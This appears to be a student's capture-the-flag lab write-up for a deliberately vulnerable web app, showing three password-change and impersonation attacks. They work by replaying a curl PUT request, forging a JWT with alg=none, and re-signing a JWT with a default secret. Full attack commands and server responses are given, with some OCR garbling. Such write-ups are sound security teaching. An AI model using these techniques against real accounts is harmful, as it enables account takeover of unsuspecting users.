Old Wasdat - Curl - Change password using curl

Description


Attacker can change another customer's password using HTTP request manipulation.

Steps to produce

Open browsers dev tools by pressing F12 and go to network tab.



In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL.



Paste it to OS command line. And then change your new password to SHA1 format. In this case paste it over "cbcde1454599deb370203eaff81c2ba3ed01805e" at the end.

```
[kali® kali-vle)-[~]

$ curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Langu age: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJ0eXAi0iJKV1QiLCJhbGci0iJIUzIIN iJ9.eyJpYXQi0jE20TQyNzE3NjYsIm5iZiI6MTYSNDI3MTc2NiwianRpIjoiYWIxMzdhMjAtYzk3My00YjA4LTgxMDQtNDNkNzIZNTg1MjU3IiwiZXh wIjo40DA5NDI3MTc2NiwiaWRlbnRpdHki0jESImZyZXNOIjp0cnVlLCJ0eXBlIjoiYWNjZXNZIn0.hqMiNEYyIT7daClj57xHCCXLQuPwCA5b0JFprz r1-g0' -H 'Content-Type: application/json;charset-utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-al ive' -H 'Referer: http://wasdat.fi:8080' -H 'Cookie: language-en; csrftoken=U0pg72PtE2QCAw8lGUSAlFBixH9B3QIW; sess ionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --data-raw '{"user":{"email":"wasdat-victim@example.com", "username":"wasdat-victim", "bio":"test", "image":null, "password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
```

You have successfully changed password.

```
HTTP/1.1 200 OK
Server: nginx/1.19.6
Date: Sat, 09 Sep 2023 15:21:44 GMT
Content-Type: application/json
Content-Length: 153
Connection: keep-alive
CurlFlagEarned: WasFlag4_1{PasswordSetWithCurl}
Access-Control-Allow-Origin: *

{
    "user": {
        "bio": "test",
        "email": "wasdat-victim@example.com",
        "image": null,
        "token": "",
        "username": "wasdat-victim"
}
}
```

Impact estimation

Low severity. Attacker can only affect to individual customers accounts and by that block them to login their accounts.

Mitigation

When you change your password, it should ask your old password.


Old wasdat - Craft JWT token with alg=none and change user's password

Description


Attacker can change user's password without verified signature with "alg": "none" in JWT.

Steps to produce

Open browsers dev tools by pressing F12 and go to network tab.



In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL and paste it to text editor.



Change new password to SHA1 format. And paste it to end of curl to the password field.

```
1 curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAi0iJKV1QiLCJhbGci0iJub25lIn0.eyJpYXQi0jE20TQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIz0CwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIx0TQ0ZWRhIiwiZXhwIjo40DA5NDUwMzIz0CwiaWRlbnRpdHki0jIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=U0pg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

Then make "alg": "none" JWT. {"typ": "JWT", "alg": "none"} and encode it to Base64 format eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0. Replace Authorization field after "Token" and before first dot" with encodet text.

```
1 curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJpYXQiOjE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjNTIXOTQ0ZWRhIiwiZXhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHkiOjIsImZyZXNoIjp@cnVllCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com", "username":"attacker", "bio":"test", "image":null, "password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

After that you can put anything, you want to verify signature field and it works. For example, here is my student id.

```
1 curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-
US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token
eyJ0eXAi0iJKV1QiLCJhbGci0iJub25lIn0.eyJpYXQi0jE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-
YjZjMTIXOTQ0ZWRhIiwiZKhwIjo4ODA5NDUwMzIzOCwiaWRlbnRpdHki0jIsImZyZXNoIjp0cnVlLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type:
application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:
8080/' -H 'Cookie: language=en; csrftoken=U0pg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --
data-raw '{"user":
{"email":"attacker@example.com","username":"attacker","bio":"test","image":null,"password":"cbcde1454599deb370203eaff81c2ba3
ed01805e"}}'
```

Paste this whole command to command prompt and press enter. Password has been set.

Impact estimation

Low severity. This only affects only individual customers accounts.

Mitigation

There should be "key ID" field in JWT. https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/

(End comment: this lab took most of time...about 4 hours before I did understand how to do it)

Old wasdat - Craft JWT token with known secret and impersonate to be the victim

Description


You are using default JWT secret key so attacker can pretend to be someone else and change passwords.

Steps to produce

Open browsers dev tools by pressing F12 and go to network tab.



In wasdat change password. After that to dev tools appears new PUT method. Right click that line and copy it as cURL and paste it to text editor.



Change new password to SHA1 format. And paste it to end of curl to the password field. Also change email and username.

```
1 curl 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJ0eXAi0iJKV1QiLCJhbGci0iJub25lTn0.eyJpYXQi0jE2OTQ1MDMyMzgsIm5iZiI6MTY5NDUwMzIzOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjkt-YjZjNTIXOTQ0ZWRhIIwiZXNwIjo4DA5NDUwMzIzOCwiawRlbnRpdHki0jIsIm2yZXNoIjp0cnVLLCJ0eXBlIjoiYWNjZXNzIn0.AB8822' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:8080' -H 'Cookie: language=en; csrftoken=UOpg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' -- data-raw '{"user": {"email":"attacker@example.com", "username":"attacker", "bio":"test", "image":null, "password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
```

Copy Token field and paste it to https://jwt.io/. Change identity to 1 and add "was": true to end (also add comma to end of "type": "access"). Lastly add to the bottom field "secret-key".

Decoded EDIT THE PAYLOAD AND SECRET

```
HEADER: ALGORITHM & TOKEN TYPE
    "alg": "HS256",
    "typ": "JWT
PAYLOAD: DATA
    "iat": 1694503238,
    "nbf": 1694503238,
    "jti": "1a4468f6-d05c-46bd-9069-b6c521944eda",
    "exp": 88094503238,
    "identity": 1,
    "fresh": true,
"type": "access",
   "was": true
VERIFY SIGNATURE
 HMACSHA256(
   base64UrlEncode(header) + "." +
   base64UrlEncode(payload),
   secret-key
 ) secret base64 encoded
```

Copy encoded text to the curl over previous token.

```
curl -i 'http://wasdat.fi:8080/api/user' -X PUT -H 'Accept: application/json, text/plain, */*' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Authorization: Token eyJhbGci0iJTUZINiIsInR5ccI6IkpXVCJ9.eyJpYXQi0jE20TQIMDMyMzgsIm5iZiIGMTY5NDUWMZIZOCwianRpIjoiMWE0NDY4ZjYtZDA1Yy00NmJkLTkwNjktYjZjNTIXOTQ0ZWR-hIiwiZXhwIjo4ODA5NDUwMzIZOCwiaWRlbnRpdHki0jESImZyZXNOIjp0croVIRJ02XNZIiwid2FZIjp0croVIQQ.QVVgKeNuZPULcA2SSASut-9FIDWCjM8ZB4wQLVi-qHs' -H 'Content-Type: application/json;charset=utf-8' -H 'Origin: http://wasdat.fi:8080' -H 'Connection: keep-alive' -H 'Referer: http://wasdat.fi:8080/' -H 'Cookie: language=en; csrftoken=U0pg72PtE2QCAw8lGUSA1FBixH9B3QIW; sessionid=81×2h436twiax9ahoe2m7akzyetgs2tr' --data-raw '{"user":{"email":"wasdat-victim@example.com", "username":"wasdat-victim", "bio":"test", "image":null, "password":"cbcde1454599deb370203eaff81c2ba3ed01805e"}}'
```

Copy the whole command to command prompt and hit enter.

Impact estimation

Low severity. Attacker can only affect to individual customers accounts and by that block them to login their accounts.

Mitigation

Secret key should be longer and more complex. And don't send it using HTTP method. More about that on https://fusionauth.io/articles/tokens/building-a-secure-jwt